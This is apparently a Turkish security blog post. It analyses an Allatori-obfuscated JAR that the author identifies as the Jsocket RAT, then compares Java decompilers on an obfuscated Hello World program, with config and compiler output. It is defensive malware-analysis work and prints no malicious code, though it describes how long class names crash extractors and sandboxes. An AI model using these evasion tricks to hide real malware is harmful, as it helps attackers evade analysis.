




Allatori gizleme aracının güçlü özelliklerinden (uzun sınıf ve metod isimleri, AUX gibi rezerve isimler vs.) faydalanarak oluşturulan bu JAR paketi içinde yer alan class dosyalarına baktığımda, dosya isimlerinin ~8000 hane uzunluğunda olduğunu gördüm.


Bu uzun dosya isimleri sayesinde zararlı yazılımı Winrar, 7zip, unzip gibi araçlarla işletim sistemine açmak (extract) istediğimde, işletim sistemi sınırlarına takıldığımı ve dosyaları açamadığımı farkettim. Ayrıca uzun dosya isimleri ve metod isimleri nedeniyle çoğu kaynak kod dönüştürücüsünün (CFR hariç) bu dosyayı kaynak koduna çevirme işlemi esnasında hata aldığını gördüm.






> *Bu dosyanın, kum havuzu analizi yapan ticari bir ürünü analiz esnasında çökerttiğine şahit olmuş biri olarak, sadece ve sadece cihazlara yatırım yapan ve bel bağlayan kurumların pamuk ipliğinde yaşadıklarını yeri gelmişken tekrar söylemiş olayım.*

Tabii Python ile Allatori Zip Shortener gibi basit bir araç yazarak bu zip dosyasını açılabilir hale getirmem çok zor olmadı.



Daha detaylı bilgi edinmek için Temmuz ayında yayımlamış olduğum yazıda olduğu gibi bundan sonra bayt kod seviyesinde analize devam edebilirdim. Eğer amacım sadece bunun hangi türde bir zararlı yazılım olduğunu öğrenmek olsaydı, zahmete girmeden bellek dosyası üzerinde yapacağım ufak bir araştırma ile bunun Jsocket RAT yazılımı olduğunu da öğrenebilirdim.



Bu zararlı yazılımı incelerken, http://www.javadecompilers.com/ sitesi sayesinde çoğu kaynak kod dönüştürücüsünün Allatori'ye karşı yetersiz olduğunu gördüm. Çoğu dönüştürücü, bu zararlı yazılımı ya kaynak koda çevirmekte başarsız oldu ya da çevirdiği kaynak kodu, tekrar derlenemeyecek durumdaydı. Bayt kodu seviyesinde statik analiz ile ilerlemek isteseydim, Allatori'nin karakter dizilerini gizlediğini görecek ve bunu çözmek için gizleme yöntemini bulmam gerekecekti ve bu bayt kod seviyesinde işlerimi biraz daha uzatacaktı. Ben de bu vesileyle, Allatori'ye karşı mevcut kod dönüştürücüleri değerlendirmeye ve karakter dizi gizlemesi için kullanılan algoritmayı hangi dönüştürücünün başarıyla ortaya çıkartabildiğini öğrenmeye karar verdim. Bunun için de başarı kriteri olarak, kaynak koduna çevrilen class dosyasının tekrar derlenebilmesini ve çalıştırılabilmesini kabul ettim.

İlk olarak Java ile komut satırına "Hello World" yazan basit bir kod yazdım ve bunu JAR paketine çevirdim. Ardından bu paketi Allatori'ye vererek gizlenmiş (obfuscated) paket oluşturmasını sağladım. Son olarak da http://www.javadecompilers.com/ sitesi üzerinden her bir JAR dosyasını kaynak koduna çevirip derlemeye ve çalıştırmaya başladım.

hello.java - Notepad


File Edit Format View Help


```
public class hello
{
    public static void main(String [] argv) // this is the entry point of program
    {
        System.out.println("Hello World!");
    }
}
```


config.xml - Notepad

File Edit Format View Help


```
<config>
    <input>
        <jar in="hello.jar" out="obf-hello.jar"/>
    </input>

    <keep-names>
        <class access="protected+">
            <field access="protected+"/>
            <method access="protected+"/>
        </class>
    </keep-names>

    <!-- String encryption -->
    <property name="string-encryption" value="maximum"/>
    <property name="string-encryption-type" value="strong"/>
    <property name="string-encryption-version" value="v4"/>
    <!-- <property name="string-encryption-ignored-strings" value="patterns.txt"/> -->

    <!-- Control flow obfuscation
    <property name="control-flow-obfuscation" value="enable"/>
    <property name="extensive-flow-obfuscation" value="maximum"/>
    -->

    <property name="log-file" value="log.xml"/>
</config>
```











Değerlendirme sonucunda JadX, Procyon kaynak kodu dönüştücülerinin başarıyla Allatori v5.6 Demo sürümü ile gizlenmiş kodları orjinal haline çevirebildiğini gördüm.





C:\WINDOWS\system32\cmd.exe
emo\tutorial\step01\files\obf-hello.jar_source_from_JADX\obf-hello.jar_source_fr
om_JADX>javac hello.java
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello.jar_source_from_JADX\obf-hello.jar_source_fr
om_JADX>java hello
Obfuscation by Allatori Obfuscator v5.6 DEMO
http://www.allatori.com
Hello World!
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello.jar_source_from_JADX\obf-hello.jar_source_fr
om_JADX>



C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_jdcore\obf-hello_source_from_jdc
ore>javac hello.java
hello.java:38: error: not a statement
tmp68_67;
^
hello.java:40: error: not a statement
int ? = tmp68_67;
^
hello.java:40: error: ';' expected
int ? = tmp68_67;
^
hello.java:40: error: not a statement
int ? = tmp68_67;
^
hello.java:43: error: not a statement
tmp78_74;
^
hello.java:45: error: not a statement
((0x3 ^ 0x5) << 3 ^ 0x2);
^
hello.java:52: error: illegal start of expression
?[tmp102_99] = ((char)(k ^ a.charAt(tmp102_99) ^ n.charAt(j)));
^
hello.java:52: error: illegal start of expression


C:\WINDOWS\system32\cmd.exe
emo\tutorial\step01\files\obf-hello_source_from_Procyon\obf-hello_source_from_Pr
ocyon>javac hello.java
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_Procyon\obf-hello_source_from_Pr
ocyon>java hello
Obfuscation by Allatori Obfuscator v5.6 DEMO
http://www.allatori.com
Hello World!
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_Procyon\obf-hello_source_from_Pr
ocyon>


C:\WINDOWS\system32\cmd.exe
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_Fernflower>javac hello.java
hello.java:5: error: '(' or '[' expected
StringBuffer var10000 = new StringBuffer;
^
hello.java:7: error: <identifier> expected
var10000.<init>(var10003.getMethodName());
^
2 errors
C:\Documents and Settings\Administrator\Desktop\Allatori-5.6-Demo\Allatori-5.6-D
emo\tutorial\step01\files\obf-hello_source_from_Fernflower>



Procyon ve JadX sayesinde Allatori v5.6 tarafından kullanılan karakter dizisi gizleme algoritması da ortaya çıkmış oldu :)



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

The post Java Kaynak Kodu Dönüştücüleri appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

Zararlı JavaScript Avı

